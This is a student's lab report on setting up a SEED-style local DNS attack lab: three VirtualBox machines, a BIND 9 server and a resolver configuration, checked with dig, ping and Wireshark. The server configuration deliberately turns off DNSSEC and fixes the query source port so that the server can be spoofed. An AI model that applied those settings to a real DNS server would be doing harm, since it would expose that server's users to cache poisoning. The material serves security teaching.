



Cyber and Network Security

Assignment-1

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Section: 1

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Part-1 Setting up Local DNS Attack Lab

In this part, I am going to set up the local DNS attack lab which I used later to perform various attacks in the next parts.

1. First, I download the Seed Virtual Machine from the SEED Lab website and then open the virtual box and click on add button. Then I add details of my VM and click Next. After that, I set the memory size (RAM) to 1 GB and click next. After that from the options, I select “Use an existing virtual hard disk file” and go to the path where I download the Seed VM and select that. After that, I click create to create my VM.




Figure 1: Creating the Virtual Machine




Figure 2: Creating Virtual Machine

2. After that, I go to the VM settings and click on the shared folder to create the shared folder between the host and the virtual machine so that every time I put something in that folder, it can be accessed by both VM and host machine.




Figure 3: Go to Virtual machine Shared Folder Setting

3. After that, I click the start button to start the virtual machine. Then I open the “rc.local” file and add the following command in that file so that after rebooting the VM our shared folder will be accessible to us “**sudo mount -t vboxsf -o rw,uid=1000,gid=1000 share /home/seed/host**”.




Figure 4: Opening and editing the re.local file

4. Then I open the terminal and write the command so that our user can get permission to view and edit the shared folder contents




Figure 5: Granting the current user access to the shared folder

5. Then I power off the VM and go to the Virtual box setting and select Network from the tab on the left panel. Then I click on the “+” button to create a new NAT Networks adapter. After that, I open the virtual machine setting, select Network from the tab on the left panel, and staying on Adapter 1 and under enable network adapter I click on the “Attached to” drop-down menu and select NAT Network adapter that I just created and click ok.




Figure 6: Creating new Nat Adapter from Virtual Box Setting




Figure 7: Adding Nat adapter in Virtual Machine setting

6. Then I right-click on the virtual machine and click then on the clone. Then in the popup dialogue box, I enter the clone machine name and select the path where I want to store my clone virtual machine and then I click on the Next button. Then from the clone type options, I select “Full done” and click on the clone button. I repeat this step one more time so that I can have one actual virtual machine and two clone machines.
7. Then I change the names of my virtual machines to Ubuntu Seed-1 (Attacker), Ubuntu Seed-2 (Server), and Ubuntu Seed-3 (User).




Figure 8: Virtual Machines to be used in Attack Lab

8. After that, I run all my virtual machines and open the terminal to check the IP address of all my virtual machines.





Figure 9: Ip addressed of my virtual machines

9. Then from the user virtual machine, I open the terminal and ping both attacker and server machines to check that all the machines are connected or not.



The screenshot shows a terminal window titled "Ubuntu Seed-3 (User) Running - Oracle VM VirtualBox". The window contains two ping commands. The first command, "ping 10.0.2.4", is labeled "Server IP" with a red box around it. The second command, "ping 10.0.2.15", is labeled "Attacker Machine IP" with a red box around it and an arrow pointing to it. The terminal output shows the results of the pings, including packet counts, round-trip times, and sequence numbers.

```
[04/17/21]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.769 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.980 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.977 ms
^C
--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2028ms
rtt min/avg/max/mdev = 0.769/0.908/0.980/0.104 ms

[04/17/21]seed@VM:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.477 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.612 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.801 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.826 ms
^C
--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.477/0.679/0.826/0.142 ms
```

Figure 10: Ping request to Server and Attacker machine

10. Ip addresses of my machines

- Attacker Machine IP: 10.0.2.15
- Server IP: 10.0.2.4
- User Machine IP: 10.0.2.5

Part-2 Setting Up a Local DNS Server

Now here we have to set up the local DNS server which we will be using in the later tasks.

Task-1 Configure the user machine

In this task, we have to configure the user machine so that whenever the user requests the DNS services it would be served by our DNS server. For that, I perform the following tasks.

1. First, I need to add the “nameserver 10.0.2.4” in the “resolv.conf.d/head” file so that this server will be used as the primary DNS server. So I open the terminal and then open the “resolv.conf.d/head” file and add the name server to that file.



Figure 11: User: Opening and editing the resolv.conf.d/head file

2. Then I run the “sudo resolvconf -u” command so that the changes I made in the “resolv.conf.d/head” file take effect.




Figure 12: User: Run the "resolv -u" command so that changes take effect

3. Then I request my DNS server the IP address of the www.nu.edu.pk website using the dig command.




Figure 13: User: Using dig command to request the IP address of the website

4. While viewing the result of my query I found that the request for the IP address of the website is fulfilled by my Local DNS server having IP address “10.0.2.4”.

```

nu.edu.pk.          14149   IN      A      203.124.43.201
;; AUTHORITY SECTION:
nu.edu.pk.          38149   IN      NS     n2.comsats.net.pk.
nu.edu.pk.          38149   IN      NS     n1.comsats.net.pk.

;; ADDITIONAL SECTION:
n1.comsats.net.pk. 38149   IN      A      210.56.11.130
n2.comsats.net.pk. 38149   IN      A      203.124.45.92

;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sat Apr 17 17:15:56 EDT 2021
;; MSG SIZE  rcvd: 150
[04/17/21]seed@VM:~$
```

Figure 14: User: Request fulfilled by my DNS server

Task-2 Set up a Local DNS Server

In this task, I have to set up the BIND 9 server program so that my DNS server will set up for that server program.

Step-1 Configure the BIND 9 Server

1. In this step, I go to the server machine, and then I need to enter the DNS cache dump file entry in the “name.conf.options” file so that the cache of my DNS server will be dumped in that file. For that I open the terminal and open the “name.conf.options” file using the nano editor and add the dump file entry with the path to the dump file “dump.db”.

```

Ubuntu Seed-2 (Server) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/17/21]seed@VM:~$ sudo nano /etc/bind/named.conf.options

Ubuntu Seed-2 (Server) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
GNU nano 2.5.3           File: /etc/bind/named.conf.options      Modified
// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no;        # conform to RFC1035
query-source port         33333;
listen-on-v6 { any; };
};
```

Figure 15: Server: Setup DNS Server cache file

2. After that, I dump the cache of my DNS server in the dump.db file using the “rndc dumpdb -cache” command. Then I flush the DNS cache using the “rndc flush” command

```

Ubuntu Seed-2 (Server) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/17/21]seed@VM:~$ sudo rndc dumpdb -cache
[04/17/21]seed@VM:~$ sudo rndc flush
[04/17/21]seed@VM:~$
```

Figure 16: Server: Dump the cache and then flush it

Step-2 Turn off DNSSEC

In this step, I need to turn off the DNS security so that it becomes vulnerable to spoofing attacks. For that I again open the “name.conf.options” file and comment out the “dnssec-validations” entry and add the “dnssec-enable” entry in the file and set it up to no. So that it will disable the DNS Security.

```
[04/17/21]seed@VM:~$ sudo nano /etc/bind/named.conf.options
// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no;      # conform to RFC1035

query-source port      33333;
listen-on-v6 { any; };
```

Figure 17: Server: Turning of DNS Server Security

Step-3 Start DNS Server

Now I restart the DNS server using the “service bind9 restart” command.

```
[04/17/21]seed@VM:~$ sudo service bind9 restart
[04/17/21]seed@VM:~$
```

Figure 18: Server: Restart the DNS server

Step-4 Use the DNS server

1. In this task, I again switch to the user machine and run the Wireshark. After that, I ping the Google and Facebook websites from the terminal.

```
[04/17/21]seed@VM:~$ ping www.google.com
PING www.google.com (216.58.208.228) 56(84) bytes of data.
64 bytes from fjr01s01-in-f4.1e100.net (216.58.208.228): icmp_seq=1 ttl=59 time=65.3 ms
64 bytes from fjr01s01-in-f4.1e100.net (216.58.208.228): icmp_seq=2 ttl=59 time=65.0 ms
^C
--- www.google.com ping statistics ---
3 packets transmitted, 2 received, 33% packet loss, time 4116ms
rtt min/avg/max/mdev = 65.083/65.213/65.344/0.286 ms
[04/17/21]seed@VM:~$ ping www.facebook.com
PING star-mini.c10r.facebook.com (69.171.250.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-any2.facebook.com (69.171.250.35): icmp_seq=1 ttl=54 time=11
```

Figure 19: User: Ping request to the DNS Server

2. After that, I go to the Wireshark to see the packets captured by it.
3. Now here we can see that the user machine sends the ping request to the DNS server for www.google.com and in return server respond to the user with the IP address and name servers of www.google.com.




Figure 20: User: The user sends the ping request to the DNS server

